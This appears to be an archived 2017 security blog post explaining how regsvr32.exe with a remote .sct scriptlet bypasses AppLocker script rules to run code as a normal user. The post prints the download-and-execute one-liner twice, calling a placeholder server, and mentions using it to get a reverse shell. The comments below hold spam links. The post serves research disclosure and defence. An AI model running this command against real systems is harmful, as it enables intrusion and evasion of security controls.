

Go

AUG

SEP

OCT

2016

2017

2018

24

43 captures

27 Apr 2017 - 1 Oct 2024

?

?

?

f

t

About this capture

subTee

Wednesday, April 26, 2017

Bypass Application Whitelisting Script Protections - Regsvr32.exe & COM Scriptlets (.sct files)

So, I have been working this out the last few days. I was trying solve a particular problem.

I needed a reverse shell on workstation locked down by AppLocker executable and script rules enforced.

```
tl;dr "regsvr32 /s /n /u /i:http://server/file.sct scrobj.dll"
```

I have been researching fileless persistence mechanisms. And it led me to a dark place. I would wish on no mortal. COM+.

I posted earlier about .sct files. This link describes what they are. In short they are XML documents, that allow you to register COM objects that are backed not by a .dll but scripts.

Inside COM+

However, I wasn't really happy with what I had found since it required Admin rights in order to execute. I could register the script to bypass AppLocker, but I still had to instantiate the object to trigger the code execution.

Then, I decided to place the script block inside of the Registration tag. Bam! Now all I had to do was call the regsvr32 and the code would execute. Still... That whole admin problem...

After pouring over hellish COM+ forums from 1999, I found a reference that stated that the code in the registration element executes on register and unregister.

I logged in as a normal user and right clicked the .sct file and chose "unregister" and... It worked.

That was it.

The amazing thing here is that regsvr32 is already proxy aware, uses TLS, follows redirects, etc....And.. You guessed a signed, default MS binary. Whohoo.

So, all you need to do is host your .sct file at a location you control. From the target, simply execute

```
regsvr32 /s /n /u /i:http://server/file.sct scrobj.dll
```

Its not well documented that regsvr32.exe can accept a url for a script.

In order to trigger this bypass, place the code block, either VB or JS inside the <registration> element.

Hopefully this makes sense.

Blog Archive

- ▼ 2017 (13)
- September (3)

► August (1)

► July (1)

► June (1)

► May (2)
- ▼ April (5)
- [Consider Application Whitelisting with Device Guar...](#)

[Bypassing Application Whitelisting using MSBuild.e...](#)

[Attacking Drivers With MSBuild.exe](#)

[Shellcode Injection via QueueUserAPC - Hiding From...](#)

[Bypass Application Whitelisting Script Protections...](#)

In order to further prove this out, I wrote a PowerShell server to handle execution and return output.

[43 captures](#)

27 Apr 2017 - 1 Oct 2024

I hope this is helpful and that it makes sense.

There is ALOT more to explore here, so please, send me feedback if you find this helpful.


[Update]

- You can also call a local file too. If you really wanted to...
- This does not ACTUALLY register the COM object. So nothing is in the registry... BONUS

[Proof Of Concept Here](#)

So, there you have it!

And yes. this bypass fits in a Tweet. :-)



Are we clear?

Cheers,

Casey

@subTee

Posted by Casey Smith at [6:37 PM](#)

1 comment:



Quickbooks Data September 18, 2017 at 3:30 AM

Thanks for sharing...

[quickbooks intuit number](#)

[quickbooks intuit support number](#)

[intuit quickbooks number](#)

[quickbooks intuit software](#)

[quickbooks payroll service](#)

[quickbooks payroll service number](#)

[quickbooks payroll support number](#)

43 captures

27 Apr 2017 - 1 Oct 2024

quickbooks payroll support phone number

quickbooks bookkeeping services

virtual bookkeeping services

remote bookkeeping services

AUG

SEP

OCT

2016

2017

2018

?

f

t

?

x

About this capture

Professional bookkeeping serviecs

Reply

Add comment

Newer Post

Home

Subscribe to: [Post Comments \(Atom\)](#)